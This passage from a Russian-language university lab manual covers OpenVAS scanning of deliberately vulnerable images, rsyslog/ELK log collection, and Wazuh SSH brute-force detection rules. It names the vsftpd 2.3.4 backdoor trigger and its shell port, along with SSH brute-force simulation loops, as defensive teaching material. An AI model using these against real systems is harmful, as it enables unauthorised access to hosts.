- Schedule: можно оставить «Never» – ручной запуск.
- Создайте задачу.

Шаг 4. Запуск сканирования

Нажмите на кнопку «Start» (зелёный треугольник) напротив задачи. Сканирование может занять от 10 минут до нескольких часов в зависимости от числа тестов и производительности. Отслеживайте прогресс на панели задач.

Шаг 5. Получение и экспорт отчёта

После завершения сканирования откройте задачу, перейдите на вкладку «Reports». Нажмите на иконку «Download» (стрелка вниз) и выберите формат:

- **HTML** – для просмотра в браузере;
- **PDF** – для включения в итоговый отчёт;
- **CSV** – для автоматической обработки;
- **XML** – для импорта в SIEM.

Скачайте отчёт в формате HTML/PDF.

Шаг 6. Анализ отчёта

В отчёте найдите:

- общее количество уязвимостей по уровням (Critical, High, Medium, Low, Log);
- наиболее критичные (CVSS 9.0-10.0);
- для каждой критической уязвимости: имя (NVT), CVE ID, CVSS вектор, описание, рекомендации (например, установить патч, изменить конфигурацию).
- Выберите **5-10 наиболее опасных уязвимостей** для детального разбора.

Шаг 7. Предложение мер по устранению

Для каждой выбранной уязвимости разработайте меры с учётом высоконагруженной распределённой архитектуры (даже если целевая ОС – монолит, но предполагается, что это один из узлов кластера).

Пример: уязвимость в Apache (CVE-2011-3192) – рекомендовать обновление версии, настройку rate-limiting на балансировщике, временное отключение диапазонных заголовков.

Шаг 8. Оформление отчёта

Структура описана в разделе «Требования к отчёту». Обязательно включите скриншоты веб-интерфейса GSA с результатами и выдержки из отчёта.

Примечание по безопасности: Все действия выполняйте в изолированной виртуальной сети. Сканирование реальных систем без письменного разрешения запрещено.

Пример выполнения задания

Целевая система: Metasploitable 2 (IP 192.168.56.102)

Сканер: Greenbone Community Edition v22.4, NVTs обновлены до февраля 2025 года.

Конфигурация сканирования: «Full and fast» (порты 1-10000, все NVTs).

Фрагмент результата (на основе реального сканирования Metasploitable 2):

NVT Name	CVE ID	CVSS Base Score	Severity	Уязвимый сервис	Рекомендация
Apache mod_status Remote Information Disclosure	CVE-2006-3997	5.0	Medium	Apache 2.2.8 (порт 80)	Отключить mod_status или ограничить доступ по IP
UnrealIRCd Backdoor Detection	CVE-2010-2075	10.0	Critical	UnrealIRCd (порт 6667)	Удалить IRC-сервер или обновить до безопасной версии
VSFTPD 2.3.4 Backdoor	CVE-2011-2523	10.0	Critical	vsftpd 2.3.4	Обновить vsftpd до >= 2.3.5,

NVT Name	CVE ID	CVSS Base Score	Severity	Уязвимый сервис	Рекомендация
Command Execution				(порт 21)	удалить бэкдор
Samba Usermap Script Remote Command Execution	CVE-2007-2447	10.0	Critical	Samba 3.x (порт 445)	Обновить Samba до версии 3.0.25 или выше
MySQL root user empty password	Не CVE, конфигурация	7.5	High	MySQL 5.0 (порт 3306)	Установить пароль для root, удалить анонимных пользователей
OpenSSH User Enumeration (Timing attack)	CVE-2018-15473	5.0	Medium	OpenSSH 4.7 (порт 22)	Обновить OpenSSH до >= 7.7

Подробный анализ одной критической уязвимости:

CVE-2011-2523 (VSFTPD 2.3.4 backdoor).

- CVSS: AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H → 10.0 Critical.
- Описание: В версии 2.3.4 присутствует бэкдор: при входе с логином :) запускается shell на порту 6200. Атакующий получает полный контроль над ОС.
- Меры для распределённой системы:
  - Немедленное обновление всех узлов с vsftpd до версии 3.x.
  - Сегментация сети: FTP-серверы размещать в DMZ с минимальными правами.

- Запрет анонимного доступа, использование SFTP вместо FTP.
- Мониторинг SIEM: правила на необычные логины (содержащие :)) и попытки подключения к порту 6200.

Вывод: Сканирование выявило 3 критических уязвимости (CVSS 10.0), требующих немедленного вмешательства. Для высоконагруженной системы с распределёнными FTP-узлами необходимо внедрить процесс регулярного обновления и централизованного управления конфигурациями (Ansible/Terraform) для быстрого применения патчей.

Индивидуальные задания

Для каждого варианта нужно развернуть указанную целевую ОС (или образ) в виртуальной среде, выполнить сканирование OpenVAS (GVM), проанализировать отчёт и предложить меры.

Вариант 1. Metasploitable 2 (стандартный образ).

Вариант 2. Metasploitable 3 (Ubuntu 16.04 с настроенными уязвимостями).

Вариант 3. DVWA (Damn Vulnerable Web Application) в контейнере Docker (только веб-уязвимости).

Вариант 4. VulnHub – «Kioptrix Level 1».

Вариант 5. VulnHub – «Mr-Robot: 1».

Вариант 6. Windows 7 без обновлений (SP1, без критических патчей).

Вариант 7. Ubuntu 14.04 LTS (с устаревшими пакетами).

Вариант 8. Debian 8 (Jessie) без обновлений безопасности.

Вариант 9. OpenVAS на целевой системе: имитация уязвимостей через установку небезопасного ПО (Apache 2.2, Samba 3.x).

Вариант 10. Сценарий – контейнер Kubernetes с уязвимым подом (nginx 1.16.0) и открытым портом 10250 (kubelet без аутентификации).

Вариант 11. Медиасервер на базе Ubuntu с vsftpd 2.3.4 и Samba 3.0.20 (специально скомпилированные старые версии).

Вариант 12. Web-хостинг на CentOS 5 с MySQL 5.0, PHP 5.2, Apache 2.2.

Вариант 13. База данных PostgreSQL 9.1 на Debian 6 (подвержена нескольким публичным CVE).

Вариант 14. VulnHub – «FristiLeaks 1.3».

Вариант 15. VulnHub – «Bob: 1.0.1».

Вариант 16 (дополнительный). Образ «OWASP Broken Web Applications» (проект OWASP BWA).

Вариант 17 (дополнительный). Собственный Docker-образ с преднамеренными уязвимостями (можно создать через Dockerfile с установкой устаревших версий ПО).

Указания по вариантам:

- Для вариантов с VulnHub образами необходимо скачать их с https://www.vulnhub.com/ и импортировать в VirtualBox.
- Для варианта 10 (Kubernetes) достаточно создать локальный кластер (minikube) и развернуть под с уязвимым nginx, затем просканировать IP подов.
- При отсутствии возможности развернуть OpenVAS допускается использование онлайн-демо-отчётов или предварительно сгенерированных логов, но предпочтительна практическая установка.

Требования к отчёту

Отчёт должен содержать следующие разделы:

1. **Титульный лист** – с указанием дисциплины, ФИО, группы, варианта, даты.
2. **Цель работы и задачи** (по методичке, с адаптацией под свой вариант).
3. **Описание лабораторной среды**:
   - Характеристики хоста и виртуальных машин (ОС, RAM, CPU).
   - Версия OpenVAS/GVM (получить через gvm-cli --version).
   - Тип сети (Host-only, NAT).
4. **Конфигурация сканирования**:
   - IP целевого хоста.

- Выбранный Scan Config, диапазон портов.
- Параметры аутентификации (если использовались).

5. **Результаты сканирования** – скриншот веб-интерфейса с итоговой таблицей (количество уязвимостей по уровням).
6. **Таблица выявленных уязвимостей** (формат как в примере выполнения): минимум 5 уязвимостей с разной степенью критичности.
7. **Детальный анализ двух наиболее критичных уязвимостей** (CVSS 7.0+) по схеме:
   - Название и CVE.
   - CVSS вектор и балл.
   - Почему уязвимость опасна в распределённой высоконагруженной системе.
   - Конкретные шаги по устранению (с учётом оркестрации, автомасштабирования).
   - Предложения по мониторингу (какие логи собирать, какие корреляции в SIEM).
8. **Выводы** – общая оценка безопасности целевой системы, приоритет устранения, рекомендации по внедрению регулярного сканирования в DevSecOps-пайплайн.
9. **Список источников** – ссылки на документацию OpenVAS, CVE, Greenbone.
10. **Приложение** – полный отчёт OpenVAS в формате PDF (или HTML) прилагается отдельным файлом или в архиве.

Объём основной части – 4-6 страниц (без учёта приложений). Формат – .doc, .pdf или .md.

Контрольные вопросы

1. Что такое OpenVAS и какое место он занимает в экосистеме Greenbone?
2. Какие компоненты входят в архитектуру GVM и за что отвечает каждый?
3. В чём отличие NVT от обычного скрипта сканера?
4. Как OpenVAS определяет версии служб и почему это важно для точности проверок?
5. Опишите процедуру создания новой задачи сканирования в GSA.
6. Какие форматы отчётов поддерживает OpenVAS? Для каких целей каждый формат лучше подходит?
7. Как интерпретировать уровень «Log» в результатах сканирования? Это уязвимость?
8. Почему сканирование высоконагруженных систем должно выполняться на тестовом стенде или в специально согласованное окно?
9. Каким образом можно сократить время сканирования, не теряя критически важных проверок?
10. Как интегрировать OpenVAS с системами управления конфигурациями (Ansible) для автоматического устранения найденных уязвимостей?

Лабораторная работа №4. Настройка сбора логов (Rsyslog + ELK)

Цель работы: очистить и агрегировать логи с нескольких распределённых узлов в централизованную платформу ELK, организовать эффективный поиск и анализ событий безопасности для высоконагруженной системы.

Задачи:

- изучить архитектуру стека ELK (Elasticsearch, Logstash, Kibana) и его роль в SIEM-решениях;
- освоить настройку rsyslog для отправки системных и прикладных логов с клиентских машин;
- развернуть ELK-стек (или использовать готовый контейнерный вариант) для приёма, парсинга и хранения логов;
- настроить Logstash для приёма логов по протоколу syslog (UDP/TCP) и их обогащения;
- выполнить поиск и фильтрацию событий в Kibana, построить простые дашборды;
- сформировать рекомендации по мониторингу критических событий (неудачные логины, ошибки приложений, подозрительные запросы) для распределённой системы.

Теоретическая часть


Централизованный сбор логов – основа мониторинга безопасности и управления инцидентами в высоконагруженных распределённых системах. Без него невозможно коррелировать события с разных узлов, выявлять атаки, расследовать инциденты и соблюдать требования законодательства (например, Приказ ФСТЭК № 21 о хранении логов не менее 1 года для ГИС).

Стек ELK (Elasticsearch, Logstash, Kibana) – популярное открытое решение для сбора, хранения, обработки и визуализации логов. В связке с Filebeat/Metricbeat и Kafka часто используется в высоконагруженных системах.

Компонент	Назначение	Особенности для высоконагруженных сред
Logstash	Сбор, фильтрация, парсинг, обогащение логов из различных источников	Может быть узким местом; рекомендуется ставить отдельные инстансы с очередью (Persistent Queue)
Elasticsearch	Распределённое хранилище и поисковый движок (JSON-документы)	Горизонтальное масштабирование, шардирование, репликация – подходит для больших объёмов
Kibana	Веб-интерфейс для визуализации, создания дашбордов, поиска и анализа	Поддержка Canvas, Lens, машинного обучения (платный x-pack)
Filebeat (легковесный агент)	Чтение файлов логов на клиентах и отправка в Logstash или прямо в Elasticsearch	Предпочтительнее rsyslog для высоких нагрузок; использует backpressure

Rsyslog – стандартный демон сбора системных логов в Linux. Умеет пересылать логи на удалённый сервер по протоколам UDP (быстрый, но ненадёжный), TCP (надёжный, но медленнее), RELP (надёжный с очередями). Для высоконагруженных систем рекомендуется использовать TCP + сжатие.

Архитектура для лабораторной работы (упрощённая):



В реальных высоконагруженных системах перед Logstash часто ставят Kafka (буферизация) и используют несколько нод Elasticsearch в кластере.

Основные источники логов для анализа безопасности:

- /var/log/auth.log (Ubuntu/Debian) или /var/log/secure (RHEL) – попытки входа, sudo, изменения пользователей;
- /var/log/syslog – общие системные сообщения;
- логи веб-сервера (nginx/apache) – access и error;
- логи приложений (JSON или структурированные);
- логи СУБД (медленные запросы, ошибки аутентификации).

Пример правил корреляции в SIEM на основе логов ELK:

- За 5 минут более 10 неудачных SSH-логинов с одного IP → подозрение на брутфорс.
- Один пользователь залогинился с двух разных географических зон за 1 минуту → возможный захват аккаунта.
- Ошибка 500 в веб-логах, за которой следует подозрительный запрос (SQL-инъекция) → атака.
- В данной лабораторной работе упор на техническую настройку сбора и базовый поиск.

Методика выполнения работы

Шаг 1. Подготовка виртуальной среды

Вам потребуются 3 виртуальные машины (можно использовать контейнеры Docker, но для полного понимания лучше ВМ):

- **Сервер ELK** (Ubuntu 20.04/22.04, минимум 4 ГБ RAM, 20 ГБ диска) – будет принимать, хранить и отображать логи.
- **Клиент 1** (Ubuntu 20.04/22.04) – источник логов.
- **Клиент 2** (CentOS 7/8 или второй Ubuntu) – второй источник.

Сетевое взаимодействие: все ВМ в одной внутренней сети (Host-only или изолированная LAN). Проверьте доступность по IP.

Шаг 2. Установка и настройка ELK-стека на сервере

Самый простой способ для лабораторной – использовать официальные пакеты Elastic (не Docker, чтобы изучить конфигурацию).

Установите OpenJDK 11/17, затем Elasticsearch, Logstash, Kibana по инструкции с https://www.elastic.co/guide.

Краткий порядок для Ubuntu:

bash

wget -qO - https://artifacts.elastic.co/GPG-KEY-elasticsearch | sudo apt-key add -

echo "deb https://artifacts.elastic.co/packages/7.x/apt stable main" | sudo tee /etc/apt/sources.list.d/elastic-7.x.list

sudo apt update

sudo apt install elasticsearch logstash kibana

Запустите и проверьте:

sudo systemctl start elasticsearch (порт 9200),

sudo systemctl start kibana (порт 5601),

sudo systemctl start logstash (порт 5044 для Beats, другие порты по настройке).

Шаг 3. Настройка Logstash для приёма syslog

Создайте конфигурационный файл /etc/logstash/conf.d/syslog.conf:

```
input {
  syslog {
    type => "syslog"
    port => 5514
    protocol => "tcp"
  }
}
filter {
  if [type] == "syslog" {
    grok {
      match => { "message" => "%{SYSLOGTIMESTAMP:syslog_timestamp} %{SYSLOGHOST:hostname}
```

```
%{DATA:program}(?:\[%{POSINT:pid}\])?:
%{GREEDYDATA:syslog_message}" }
        }
        date {
          match => [ "syslog_timestamp", "MMM  d HH:mm:ss", "MMM dd HH:mm:ss" ]
        }
      }
    }
    output {
      elasticsearch {
        hosts => ["localhost:9200"]
        index => "syslog-%{+YYYY.MM.dd}"
      }
      stdout { codec => rubydebug }
    }
```

Проверьте конфигурацию: sudo -u logstash /usr/share/logstash/bin/logstash --config.test_and_exit -f /etc/logstash/conf.d/syslog.conf

Перезапустите Logstash: sudo systemctl restart logstash

Шаг 4. Настройка rsyslog на клиентах

На каждом клиенте (Ubuntu) отредактируйте /etc/rsyslog.conf или создайте файл /etc/rsyslog.d/50-remote.conf:

. @@<IP_ELK_сервера>:5514;RSYSLOG_SyslogProtocol23Format

Где @@ означает TCP (один @ – UDP). После изменений: sudo systemctl restart rsyslog.

Для CentOS – аналогично, но путь к конфигурации может быть /etc/rsyslog.conf.

Шаг 5. Генерация тестовых логов

На клиентах выполните команды, чтобы создать разнообразные события:

- logger "Test log from client1"
- sudo systemctl restart ssh
- попробуйте неудачный логин: ssh nonexistent@localhost
- установите и подёргайте nginx (если есть): curl localhost (ошибка если nginx не запущен).

Повторите на втором клиенте с другим сообщением.

Шаг 6. Проверка поступления логов в Elasticsearch

На сервере ELK выполните: curl -X GET "localhost:9200/_cat/indices?v" – должен появиться индекс syslog-YYYY.MM.dd.

Затем: curl -X GET "localhost:9200/syslog-*/_search?pretty" – увидите документы.

Шаг 7. Настройка Kibana и выполнение поиска

Откройте браузер на http://<IP_ELK_сервера>:5601.

- В разделе «Management» -> «Stack Management» -> «Kibana» -> «Index Patterns» создайте индекс-паттерн syslog-*.
- Выберите поле @timestamp как временное поле.
- Перейдите в «Discover». Вы увидите все логи с клиентов.
- Выполните фильтрацию: например, по полю hostname (client1 или client2).
- Найдите все сообщения с уровнем «error» или содержащие «failed password».
- Создайте визуализацию (Visualize Library) – гистограмму количества событий по часам.
- Добавьте визуализацию на дашборд (Dashboard).

Шаг 8. Анализ и документирование

Составьте отчёт по шаблону (см. требования). Обязательно приложите скриншоты Kibana с результатами поиска и дашбордом.

Альтернативный вариант (Docker Compose) – если возникают проблемы с установкой ELK вручную, можно использовать готовый compose-файл от Elastic, но тогда конфигурация Logstash монтируется через том. Методика аналогична.

Пример выполнения задания

Среда:

- ELK-сервер: Ubuntu 22.04, IP 192.168.56.10, установлен Elasticsearch 7.17, Logstash 7.17, Kibana 7.17.
- Клиент 1: Ubuntu 22.04, IP 192.168.56.11, hostname = web-node1.
- Клиент 2: CentOS 7, IP 192.168.56.12, hostname = db-node1.

Конфигурация Logstash (приведена в методике, порт 5514 TCP).

Настройка rsyslog на web-node1: добавлена строка *.* @@192.168.56.10:5514 в /etc/rsyslog.d/50-remote.conf.

Генерация событий:

- web-node1: logger "Nginx access log test"; затем sudo systemctl stop nginx и попытка curl localhost создаст запись в syslog.
- db-node1: logger "PostgreSQL connection error"; sudo useradd testuser – событие аутентификации.

Поиск в Kibana:

После создания индекса syslog-* в Discover видно 47 документов за последние 15 минут.

Фильтр hostname: "web-node1" AND syslog_message: *failed* – находит 3 записи о неудачной попытке доступа к nginx.

Сохранён поиск SSH-failures с условием program: sshd AND syslog_message: "Failed password".

Построен дашборд с двумя визуализациями:

1. Количество событий по клиентам (пайчарт).
2. Линейная диаграмма событий во времени (по @timestamp).

Вывод: Централизованный сбор логов через rsyslog + ELK успешно работает. Для высоконагруженной системы рекомендуется заменить rsyslog на Filebeat (из-за меньшей нагрузки и поддержки backpressure) и добавить Kafka между клиентами и Logstash. Ключевые события для мониторинга: неудачные логины (sshd), изменение конфигураций (sudo), всплески 5xx ошибок веб-серверов.

Индивидуальные задания

Для каждого варианта нужно настроить сбор логов с указанным количеством клиентов и специфическими источниками, выполнить поиск по заданному сценарию.

Вариант 1. 2 клиента (Ubuntu). Дополнительно настроить отправку логов nginx (access.log). В Kibana найти все запросы с кодом ответа 404 и построить дашборд топ-5 запрашиваемых URL.

Вариант 2. 2 клиента (CentOS). Настроить сбор логов vsftpd (или любого FTP-сервера). Найти попытки входа с неверным паролем. Построить гистограмму по часам.

Вариант 3. 3 клиента (2 Ubuntu + 1 Debian). Один клиент – PostgreSQL, необходимо собирать логи медленных запросов (slow query log) через дополнительный файл. Настроить Logstash на парсинг логов PostgreSQL.

Вариант 4. 2 клиента + сбор системных логов и логов Docker (если есть). В Kibana отфильтровать события от контейнера с названием app_container. Построить график использования памяти контейнеров из логов.

Вариант 5. 1 клиент (Windows через установку NXLog или через WSL) – логи событий Security. Настроить отправку логов в Logstash (формат JSON). Найти события с Event ID 4625 (неудачный вход).

Вариант 6. 2 клиента. Один отправляет логи через UDP, второй – через TCP. В Logstash добавить поле protocol для различения. Сравнить количество потерянных сообщений при интенсивной генерации (например, for i in {1..10000}; do logger "test $i"; done).

Вариант 7. Настроить сбор логов Apache Kafka (если есть в среде) или имитировать через kafka-console-consumer. В Kibana реализовать поиск по теме (topic) и смещению (offset).

Вариант 8. 2 клиента с разными часовыми поясами. В Logstash настроить преобразование временных меток к UTC. В Kibana убедиться, что все события отображаются в едином времени.

Вариант 9. Собрать логи SSH (auth.log) с 3 клиентов. Найти IP-адреса, с которых происходило более 5 неудачных попыток входа за 10 минут (используйте агрегацию Kibana Lens).

Вариант 10. Настроить отправку логов HAProxy (балансировщик) с одного клиента на ELK. В Kibana построить дашборд с метриками: количество запросов в секунду, топ бэкендов по времени ответа.

Вариант 11. 2 клиента. Настроить сбор логов от systemd-journal (команда journalctl -o json с передачей в Logstash через TCP). Проанализировать сообщения об ошибках systemd-failed.

Вариант 12. Собрать логи приложения на Python (или Node.js), которое пишет в файл структурированные логи (JSON). Настроить Filebeat (вместо rsyslog) для отправки этих логов в Logstash. В Kibana выполнить поиск по уровню (level: ERROR).

Вариант 13. 1 клиент – сетевой маршрутизатор с поддержкой syslog (можно эмулировать через socat или генератор). Настроить приём логов в Logstash, распарсить поля (src_ip, dst_ip). Найти все подключения на порт 22.

Вариант 14. Собрать логи с Kubernetes (миникуб или microk8s) – логи подов через kubectl logs с перенаправлением в rsyslog. В Kibana отфильтровать логи только пода nginx-deployment.

Вариант 15. 2 клиента. Настроить отправку логов с использованием TLS (rsyslog с поддержкой TLS). Сгенерировать сертификаты. В отчёте описать настройку защищённого канала.

Вариант 16 (дополнительный). Реализовать сбор логов через промежуточный брокер Redis (Logstash input redis). Эмулировать высокую нагрузку (100 сообщений/с). Оценить задержки.

Требования к отчёту

Отчёт должен содержать следующие разделы:

1. **Титульный лист** (название дисциплины, номер ЛР, ФИО, группа, вариант).
2. **Цель и задачи** (из методички, скорректированные под вариант).
3. **Описание лабораторной среды**:
   - Имена и IP адреса всех ВМ, их ОС.
   - Версии Elasticsearch, Logstash, Kibana (вывод --version).
   - Схема сети.
4. **Конфигурационные файлы** (в виде листингов с комментариями):
   - /etc/logstash/conf.d/syslog.conf или эквивалент.
   - Настройки rsyslog на клиентах.
   - Любые дополнительные фильтры/мутации.
5. **Процесс запуска и проверки** – команды, скриншоты вывода curl с индексами и документами.
6. **Результаты в Kibana**:
   - Скриншот Discover с отфильтрованными событиями по заданию.
   - Скриншот созданного дашборда/визуализации (минимум одна визуализация).
   - Пример поискового запроса (KQL или Lucene) для выявления угрозы (например, брутфорс SSH).
7. **Выводы**:
   - Преимущества и недостатки использованной схемы (rsyslog+ELK) для высоконагруженных систем.

- Предложения по улучшению: внедрение очереди (Kafka), использование Filebeat, настройка алертинга (Elastalert или Kibana Alerts).
- Оценка соответствия требованиям к хранению логов (объём, ротация).

8. **Список источников** (официальная документация Elastic, rsyslog).
9. **Приложение** (полные копии конфигураций, логи ошибок при установке).

Формат: .pdf или .doc. Объём основной части – 4–6 страниц. Скриншоты должны быть читаемыми.

Контрольные вопросы

1. Какие компоненты входят в стек ELK и какую роль каждый выполняет?

2. В чём различие между протоколами syslog UDP и TCP? Какой предпочтительнее для надёжной доставки логов?

3. Как проверить, что Logstash принимает логи на порту 5514? Какая команда netstat или ss это покажет?

4. Что такое индекс в Elasticsearch и как он связан с датой (например, syslog-2025.05.31)?

5. Как в Kibana создать индекс-паттерн и почему это необходимо?

6. Приведите пример KQL-запроса для поиска всех событий с уровнем «error» на хосте с именем web-prod.

7. Как можно добавить в Logstash дополнительное поле (например, environment: "lab") для всех проходящих логов?

8. В чём преимущество использования Filebeat перед прямой отправкой syslog с клиентов?

9. Какие проблемы с производительностью могут возникнуть в Logstash при приёме логов от 1000+ клиентов и как их решить?

10. Какие требования к хранению логов предъявляет Приказ ФСТЭК № 21 для государственных информационных систем? Как их выполнить на базе ELK?

Лабораторная работа №5. Корреляция событий в SIEM (Wazuh)

Цель работы: очистить и агрегировать события безопасности с нескольких агентов в SIEM-системе Wazuh, создать собственное правило корреляции для обнаружения брутфорс-атак (неудачных логинов) и настроить алертинг.

Задачи:

- изучить архитектуру Wazuh как SIEM-решения с открытым исходным кодом;
- развернуть сервер Wazuh (менеджер + индекс Elasticsearch + дашборд Kibana) и установить агента на клиентскую машину;
- освоить структуру правил корреляции Wazuh (decoders, rules, alerts);
- написать собственное правило для обнаружения множественных неудачных попыток SSH-входа;
- смоделировать атаку (брутфорс) на клиенте и убедиться, что алерт генерируется;
- проанализировать сгенерированные оповещения в интерфейсе Wazuh (Kibana);
- сравнить эффективность корреляции в высоконагруженной распределённой среде.

Теоретическая часть

SIEM (Security Information and Event Management) – система, объединяющая сбор, нормализацию, корреляцию событий безопасности и управление инцидентами. В высоконагруженных распределённых системах SIEM обрабатывает миллионы событий в секунду от тысяч узлов.

Wazuh – свободная платформа SIEM и XDR (Extended Detection and Response), построенная на основе osquery и Elastic Stack. Wazuh включает:

Компонент	Назначение
Wazuh manager	Центральный сервер, управление агентами, анализ логов, корреляция правил, генерация алертов
Wazuh agent	Устанавливается на защищаемые узлы; собирает логи, метрики, конфигурации, целостность файлов
Wazuh indexer (Elasticsearch)	Хранение и индексация событий и оповещений
Wazuh dashboard (Kibana)	Визуализация, поиск, управление правилами

Архитектура Wazuh в минимальной конфигурации:

[Агент 1] --(защищённый канал, порт 1514/tcp)--> [Wazuh manager] --(JSON)--> [Elasticsearch] <--[Kibana]

[Агент 2] --(аналогично)----------> [Wazuh manager] --(алерты)--> [Алерты в дашборд]

Корреляция событий – процесс выявления связей между разными событиями на основе временных, пространственных и логических условий. Пример: 5 неудачных SSH-логинов за 30 секунд с одного IP → вероятный брутфорс.

Wazuh использует **декларативные правила**, написанные на XML, с поддержкой:

- **decoders** – парсинг сырых логов в поля;
- **rules** – условия на поля и уровни;
- **alert** – действие при срабатывании (запись, отправка уведомления, выполнение команды).

Структура правила Wazuh (файл /var/ossec/etc/rules/local_rules.xml):

<rule id="100100" level="10">

<if_sid>5715</if_sid> *<!-- базовое правило неудачного SSH-логина -->*

<match>^Failed password</match>

<description>Multiple SSH authentication failures from same IP</description>

<group>authentication_failed,syslog,ssh,bruteforce,</group>

</rule>

Для обнаружения **брутфорса** используются:

- <frequency> и <timeframe> – частота событий за интервал;
- <same_source_ip> – группировка по источнику;
- <different_location> – разные аккаунты, но один IP.

Пример правила брутфорса (встроенное правило Wazuh 5715 и 5716). Адаптированное для высоконагруженной системы может учитывать распределённые атаки (много IP) и медленные брутфорсы.

Альтернатива – Splunk Free (ограничение 500 МБ индексации в день). Splunk использует язык SPL (Search Processing Language) для корреляции. Но для лабораторной работы рекомендуется Wazuh как полностью бесплатный и лишённый жёстких лимитов.

Методика выполнения работы

Шаг 1. Подготовка лабораторной среды

Вам понадобятся две виртуальные машины (или контейнеры) в одной сети:

- **Wazuh сервер** (Ubuntu 20.04/22.04, минимум 4 ГБ RAM, 30 ГБ диска).
- **Клиент-агент** (Ubuntu 20.04/22.04, 1 ГБ RAM, 10 ГБ диска) – на нём будем симулировать атаки.

Шаг 2. Развёртывание Wazuh

Самый быстрый способ – использование готового инсталлятора или Docker Compose (рекомендуется для лабораторных).

- Через официальную документацию: wazuh.com/install.
- Для Ubuntu можно установить пошагово (скрипт quickstart):

  bash

  curl -sO https://packages.wazuh.com/4.7/wazuh-install.sh

  bash wazuh-install.sh --generate-config-files

  bash wazuh-install.sh --wazuh-indexer node-1

  bash wazuh-install.sh --start-cluster

Но проще использовать **all-in-one**: sudo bash wazuh-install.sh -a. После установки получите адрес дашборда (обычно https://<IP>:443) и пароль администратора.

Убедитесь, что службы запущены:

sudo systemctl status wazuh-manager wazuh-indexer wazuh-dashboard

Шаг 3. Установка и подключение агента

На клиенте установите Wazuh agent по инструкции для вашей ОС. Например, для Ubuntu:

bash

curl -s https://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wazuh-agent_4.7.0-1_amd64.deb -o wazuh-agent.deb

sudo dpkg -i wazuh-agent.deb

sudo systemctl enable wazuh-agent

Настройте /var/ossec/etc/ossec.conf – укажите IP менеджера: <address>Wazuh_Server_IP</address>.

Запустите агент: sudo systemctl restart wazuh-agent.

На сервере Wazuh добавьте агента через интерфейс или командой:

/var/ossec/bin/manage_agents (интерактивно). Либо используйте API.

Шаг 4. Проверка сбора логов

На клиенте выполните logger "Test security event". В дашборде Wazuh в разделе «Agents» выберите своего агента, перейдите в «Events». Через минуту должно появиться тестовое сообщение.

Шаг 5. Изучение существующих правил

Wazuh уже имеет правила для неудачных SSH-логинов. Найдите их: на сервере в /var/ossec/ruleset/rules/0515-ssh_rules.xml.

Идентификаторы:

- 5715 – неудачная попытка пароля (Failed password).
- 5716 – превышено количество неудачных попыток с одного IP (брутфорс).

Правило 5716 уже содержит корреляцию: <frequency>5</frequency><timeframe>60</timeframe>.

Шаг 6. Создание собственного правила корреляции

Допустим, мы хотим увеличить чувствительность: алерт при 3 неудачных попытках за 20 секунд. Также добавим уровень 12 (High). Создайте или отредактируйте файл /var/ossec/etc/rules/local_rules.xml на сервере:

```
<group name="local,sshd,bruteforce,">
  <rule id="100001" level="12">
    <if_matched_sid>5715</if_matched_sid>
    <frequency>3</frequency>
    <timeframe>20</timeframe>
    <same_source_ip />
    <description>Possible SSH brute force (3 failures in 20 sec from same IP)</description>
  </rule>
</group>
```

Перезагрузите правила: sudo /var/ossec/bin/wazuh-control restart.

Шаг 7. Моделирование атаки

На клиенте выполните несколько неудачных SSH-подключений. Например, с самого клиента (если SSH-сервер включён):

bash

```
for i in {1..4}; do ssh nonexistent@localhost; done
```

Или с отдельной тестовой машины по реальному IP.

Также можно использовать hydra или nmap с брутфорсом, но для учебных целей достаточно цикла.

Шаг 8. Просмотр алертов

В дашборде Wazuh перейдите в «Security Events» → «Alerts» или используйте вкладку «Agents» → выберите агента → «Alerts».

Найдите алерт с ID 100001 (ваше правило). Посмотрите поля: data.srcip, location, full_log.

Шаг 9. Настройка оповещения (действия при срабатывании)

Wazuh может выполнять активные ответы – например, блокировать IP через брандмауэр. Для лабораторной работы добавьте скрипт:

В /var/ossec/etc/ossec.conf добавьте:

```
<active-response>
  <command>firewall-drop</command>
  <location>local</location>
  <rules_id>100001</rules_id>
</active-response>
```

После перезапуска менеджера при срабатывании правила IP источника будет добавлен в блокировку на 10 минут.

Шаг 10. Документирование

Составьте отчёт с описанием каждого шага, приложите скриншоты дашборда с алертом и тексты правил. Проанализируйте, как часто ложно-положительные срабатывания могут возникать в высоконагруженной системе (например, скрипты мониторинга, забывчивые пользователи).

Пример выполнения задания

Среда:

- Сервер Wazuh: Ubuntu 22.04, IP 192.168.1.10, версия 4.7.0.
- Агент: Ubuntu 22.04, IP 192.168.1.20, hostname web-app-01.
- Установка через all-in-one скрипт.

Созданное локальное правило (файл local_rules.xml):

<group name="local,ssh,bruteforce,">
<rule id="100042" level="13">
<if_sid>5715</if_sid>
<frequency>4</frequency>
<timeframe>30</timeframe>
<same_source_ip />
<description>High: SSH brute force attempt detected (4 failures in 30 sec)</description>
<group>bruteforce,ssh,</group>
</rule>
</group>

Моделирование:

На агент зашли по SSH и выполнили:

bash

for attempt in {1..5}; do ssh fakeuser@localhost; done

Логи SSH записали попытки в /var/log/auth.log. Агент отправил их менеджеру.

Результат в дашборде:

Через 40 секунд в разделе «Alerts» появилась запись:

- Rule ID: 100042
- Level: 13 (High)
- Description: High: SSH brute force attempt detected (4 failures in 30 sec)
- Source IP: 192.168.1.20 (локальный, так как атака была с самого хоста)
- Event timestamp: 2025-05-31T12:34:56.789Z

Скриншот алерта добавлен в отчёт.

Анализ для высоконагруженной среды:

В распределённой системе брутфорс может быть распределённым (много IP по одному аккаунту). Стандартное правило с same_source_ip не сработает. Для этого нужно использовать <same_field>user</same_field> и

<different_source_ip>. Рекомендуется также следить за частотой неудач от одного пользователя через разные источники.

Индивидуальные задания

